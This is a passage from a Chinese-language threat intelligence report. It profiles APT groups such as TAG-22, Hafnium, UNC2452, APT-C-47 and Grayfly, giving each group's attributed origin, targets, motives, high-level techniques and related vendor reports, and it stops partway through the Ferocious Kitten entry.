
6.1.34 RATicate

组织名	RATicate	
中文名	无	
组织地理	未知	
别名	无	
历史目标	日本，韩国，英国，罗马尼亚，科威特，瑞士，韩国，欧洲，中东	
目标行业	工业，医疗	
发现时间	2019-11-16	
最近活跃	2020-05-17	
动机	信息窃取	
描述	RATicate 是一个以窃取信息为目的的威胁组织，主要针对欧洲、中东和亚洲地区。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	432	138	294	0

最近发布报告		
2020-05-17	RATicate Malspam Campaigns	alienvault
2020-05-14	an attacker’ s waves of information-stealing malware	malwarebytes

APT 组织画像



6.1.35 TAG-22

组织名	TAG-22	
中文名	无	
组织地理	大中华地区	
别名	无	
历史目标	尼泊尔，菲律宾，中国台湾	
目标行业	电信，学术，科技，政府	
发现时间	2021-07-08	
最近活跃	2021-07-09	
动机	潜伏控守	
描述	TAG-22 主要目标是尼泊尔、菲律宾、中国台湾的电信、学术界、研发和政府机构。该组织在最初的访问操作中使用了受影响的 GlassFish 服务器和 Cobalt Strike，然后切换到定制的 Winnti、ShadowPad 和 Spyder 后门，使用专门的参与者提供的命令和控制基础设施进行长期访问。	

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	100	54	46	0

最近发布报告

2021-07-08	Chinese State-Sponsored Activity Group TAG-22 Targets Nepal, the Philippines, and Taiwan Using Winnti and Other Tooling	RecordFuture

APT 组织画像

6.1.36 lorec53

组织名	lorec53
中文名	无
组织地理	俄罗斯
别名	无
历史目标	乌克兰，格鲁吉亚
目标行业	政府
发现时间	2021-07-09
最近活跃	2021-08-12
动机	数据窃取

描述	lorec53 是一个针对乌克兰和格鲁吉亚政府的俄罗斯 APT 组织。lorec53 利用格鲁吉亚语制作的钓鱼文档，向特定目标受害者投递一种专用于窃取受害主机各类文档的窃密木马，钓鱼文档下载执行的可执行文件 0407.exe 是一个 C# Dropper 木马，带有无效签名，该木马程序最终运行的 PE 文件是一个 AutoIt 可执行文件。该 AutoIt 可执行文件是一个特制化的仅用于窃取受害者主机上各类文档文件的窃密型木马，用于将用户文件上传至 C2 服务器。

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
5	183	55	127	1

最近发布报告

2021-08-12	Lorec53 组织分析报告——攻击组件部分	nsfocusBlog
2021-08-05	Lorec53 组织分析报告 - 攻击活动部分	nsfocusBlog
2021-07-16	APT 雇佣军组织 LOREC53 发动对格鲁吉亚政府的钓鱼文件攻击	绿盟科技
2021-07-14	Targeted Phishing Attack against Ukrainian Government Expands to Georgia	intezer
2021-07-09	APT 雇佣军组织 lorec53 发动对格鲁吉亚政府的钓鱼文件攻击	nsfocusBlog

APT 组织画像

6.1.37 Hafnium

组织名	Hafnium	
中文名	无	
组织地理	大中华地区	
别名	无	
历史目标	美国	
目标行业	医疗，法律，教育，国防，非政府组织	
发现时间	2021-03-12	
最近活跃	2021-03-12	
动机	数据窃取	
描述	Hafnium 主要针对美国的实体进行攻击，目的是从一些行业部门（包括传染病研究人员、律师事务所、高等教育机构、国防承包商、政策智囊团和非政府组织）渗透信息。它主要通过在美国租赁的虚拟私人服务器（VPS）开展业务。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
4	90	15	68	7

最近发布报告

2021-03-12	Hafnium utilizing China Chopper Webshells - yara rules	alienvault
2021-03-11	How Symantec Stops Microsoft Exchange Server Attacks - IOC's By Symantec | 09-03-2021	alienvault
2021-03-09	Malicious IP Addresses used in the Recent MS Exchange Attacks from Hafnium	alienvault
2021-03-09	Hafnium Update: Continued Microsoft Exchange Server Exploitation	talos

APT 组织画像



6.1.38 MontysThree

组织名	MontysThree
中文名	无
组织地理	俄罗斯
别名	无
历史目标	未知
目标行业	政府，外交，电信，工业
发现时间	2020-10-08
最近活跃	2020-10-08
动机	间谍活动
描述	MontysThree 是一个俄罗斯的 APT 组织，其传播恶意软件的钓鱼文档用俄语编写，XML 配置文件中也包含大量俄语标题和数据字段，该组织主要目标为政府、外交和电信运营商等机构。MontysThree 的技术特点在于通过隐写术进行配置参数 C2 通信的加解密。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	14	5	9	0

最近发布报告

2020-10-08	MontysThree：具备隐写术的俄罗斯工业间谍组织	kaspersky

APT 组织画像



6.1.39 UNC2452

组织名	UNC2452	
中文名	无	
组织地理	俄罗斯	
别名	SolarStorm	
历史目标	欧洲，美国	
目标行业	政府机构，外交，企业	
发现时间	2020-12-14	
最近活跃	2021-09-29	
动机	信息窃取、潜伏控守	
描述	UNC2452APT 组织发起了一项全球性攻击活动。该组织通过入侵 SolarWinds 公司，篡改 SolarWinds Orion 商业软件包植入恶意代码，通过该公司的官方网站进行后门软件的分发。被植入的恶意代码包含信息收集、执行指定命令、读写删除文件等恶意功能，从而获取对受影响系统的控制。通过软件供应链攻陷了公共和私营组织机构网络。该攻击通过对广泛使用的 IT 基础设施管理软件（SolarWinds 公司生产的 Orion 网络监控产品）实施，其中所展现的高阶运营技术和资源能力和国家威胁组织一致。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
20	525	213	311	1

最近发布报告		
2021-09-29	DarkHalo after SolarWinds: the Tomiris connection	kaspersky
2021-01-15	SolarWinds: Insights into Attacker Command and Control Process	symantec
2021-01-11	Sunburst 与 Kazuar 重叠功能分析	kaspersky
2021-01-11	SUNSPOT：植入物构建流程	crowdstrike
2020-12-24	SUNBURST Additional Technical Details	fireeye

APT 组织画像

6.1.40 APT-C-47

组织名	APT-C-47
中文名	旺刺组织
组织地理	朝鲜
别名	旺刺组织
历史目标	未知
目标行业	未知
发现时间	2018-12-16
最近活跃	2020-12-16
动机	潜伏控守
描述	APT-C-47 是一个朝鲜 APT 组织，最早活跃于 2018 年，历史攻击活动中使用多个 C# 模块和 Go 语言模块。该组织是唯一披露利用微软发布的一种软件部署技术 ClickOnce 进行恶意软件安装诱导的组织。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	31	6	25	0

最近发布报告

2020-12-16	旺刺组织（APT-C-47）使用 ClickOnce 技术的攻击活动披露	360 威胁情报中心

APT 组织画像




6.1.41 CloudFall

组织名	CloudFall	
中文名	无	
组织地理	东部地区	
别名	无	
历史目标	中亚 , 东欧	
目标行业	军事，科技，政府	
发现时间	2021-09-09	
最近活跃	2021-09-09	
动机	数据窃取	
描述	CloudFall APT 是一个针对中亚和东欧的 APT 组织，位于世界东方地区。该 APT 组织与 CloudAtlas APT 组织之间也存在很大的重叠。CloudFall APT 的目标是与军事战略等各个学科相关的研究人员和科学家。其擅长利用带有 VBA 宏代码的诱饵文档来投放有效负载，并滥用 MS Office Word 功能来逃避自动分析系统。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	37	27	10	0

最近发布报告		
2021-09-09	CloudFall Targets Researchers and Scientists Invited to International Military Conferences in Central Asia and Eastern Europe	zscaler

APT 组织画像



6.1.42 Hades

组织名	Hades	
中文名	无	
组织地理	未知	
别名	无	
历史目标	韩国，乌克兰	
目标行业	军事，政府	
发现时间	2017-12-22	
最近活跃	2021-06-29	
动机	潜伏控守	
描述	Hades 一个充满神秘色彩的 APT 组织，该组织因为 2017 年 12 月 22 日针对韩国平昌冬奥会的攻击活动被首次发现并被命名为 Hades。同时该组织在攻击事件中使用的破坏性恶意代码（Olympic Destroyer）与朝鲜 Lazarus 组织使用的恶意代码存在相似性。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	55	13	42	0

最近发布报告

2021-06-29	疑似 Hades 组织以军事题材针对乌克兰发起攻击	安恒信息每日资讯
2021-03-24	Hades APT	alienvault
2021-03-18	INDRIK SPIDER: WastedLocker Superseded by Hades Ransomware	alienvault

APT 组织画像



6.1.43 三边

组织名	三边	
中文名	无	
组织地理	巴基斯坦	
别名	无	
历史目标	伊朗，阿富汗，印度	
目标行业	未知	
发现时间	2013-09-01	
最近活跃	2021-09-08	
动机	间谍活动	
描述	三边活动是针对南亚、中东地域多个国家的 APT 攻击活动，主要涉及到签订 " 恰巴哈尔港协议 " 的三方成员国，包括伊朗、阿富汗和印度，具有明显的国家战略目的。背后攻击组织进行的历史间谍活动至少可以追溯到 2013 年，擅长使用钓鱼和水坑攻击，攻击平台涉及到 PC 端和移动端，使用的工具以开源木马为主，同时也具备一定的开发能力，拥有自己的窃密后门。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	116	23	93	0

最近发布报告		
2021-09-08	三边行动：针对南亚、中东多国长达数年的网络间谍活动	微步在线研究响应中心

APT 组织画像

6.1.44 Grayfly

组织名	Grayfly
中文名	无
组织地理	大中华地区
别名	Wicked Panda
历史目标	中国台湾，越南，美国，墨西哥
目标行业	食品，金融，医疗保健，酒店，制造业，电信行业，媒体，IT
发现时间	2017-03-10
最近活跃	2021-09-09
动机	潜伏控守
描述	Grayfly 是一个有针对性的攻击组织，至少从 2017 年 3 月就开始使用 CrossWalk 后门、mottugg（又名 TOMMYGUN）后门。Grayfly 的典型做法是针对面向公众的网络服务器安装 webshell，以便在进一步在网络中传播之前进行初始入侵。在它渗透到网络之后，Grayfly 可能会在更多的系统上安装它的定制后门。Grayfly 的别名包括 GREF 和 Wicked Panda，且为 APT41 的一个分支。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	20	2	16	2

最近发布报告

2021-09-09	Grayfly: Chinese Threat Actor Uses Newly-discovered Sidewalk Malware	symantec
2021-09-09	SideWalk Backdoor Linked to China-Linked Spy Group ‘Grayfly’	threatpost
2019-02-19	Wicked Panda	alienvault

APT 组织画像




6.1.45 Wolf Research

组织名	Wolf Research	
中文名	无	
组织地理	德国	
别名	无	
历史目标	未知	
目标行业	医疗保健，制药，金融	
发现时间	2018-10-3	
最近活跃	2020-5-20	
动机	信息窃取	
描述	Wolf Research 是一个位于德国的威胁组织，擅长开发窃密恶意软件。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	46	0	46	0

最近发布报告		
2020-05-20	WolfRAT Now Targeting Messaging Apps	alienvault

APT 组织画像



6.1.46 Operation SignSight

组织名	Operation SignSight
中文名	无
组织地理	未知
别名	无
历史目标	菲律宾，越南
目标行业	政府
发现时间	2020-12-17
最近活跃	2020-12-17
动机	信息窃取

描述	Operation SignSight 是一个对东南亚的认证机构进行供应链攻击的 APT 组织，Operation SignSight 修改了越南政府认证机构（VGCA）网站上可下载的两个软件安装程序 gca01-client-v2-x32-8.3.msi 和 gca01-client-v2-x64-8.3.msi，并添加了一个后门 PhantomNet。该组织使用插件 Snowballs 进行横向移动，因为嵌入 Invoke-Mimikatz，可以收集有关受害计算机和用户帐户的信息。这表明 PhantomNet 可以加载其他部署在恶意软件上的复杂插件

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	9	4	5	0

最近发布报告

2020-12-17	Operation SignSight: Supply-chain attack against a certification authority in Southeast Asia	ESETBlackBerry

APT 组织画像


6.1.47 Vicious Panda

组织名	Vicious Panda	
中文名	无	
组织地理	未知	
别名	无	
历史目标	Mongolia	
目标行业	未知	
发现时间	2015-08-01	
最近活跃	2020-03-15	
动机	数据窃取	
描述	Vicious Panda 可能为中文使用地区，但相关证据依然不够充分	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	80	1	79	0

最近发布报告		
2020-03-15	COVID Campaign	alienvault
2020-03-12	Vicious Panda: The COVID Campaign	alienvault

APT 组织画像



6.1.48 Ferocious Kitten

组织名	Ferocious Kitten
中文名	无
组织地理	未知
别名	无
历史目标	伊朗
目标行业	未知
发现时间	2015-06-21
最近活跃	2021-06-23
动机	数据窃取
描述	Ferocious Kitten 是一个针对伊朗的 APT 组织，该组织使用恶意软件 MarkiRAT，该软件在系统启动时自动运行，有记录击键、剪贴板内容、提供文件下载和上传功能，以及在受害机器上执行任意命令的能力。

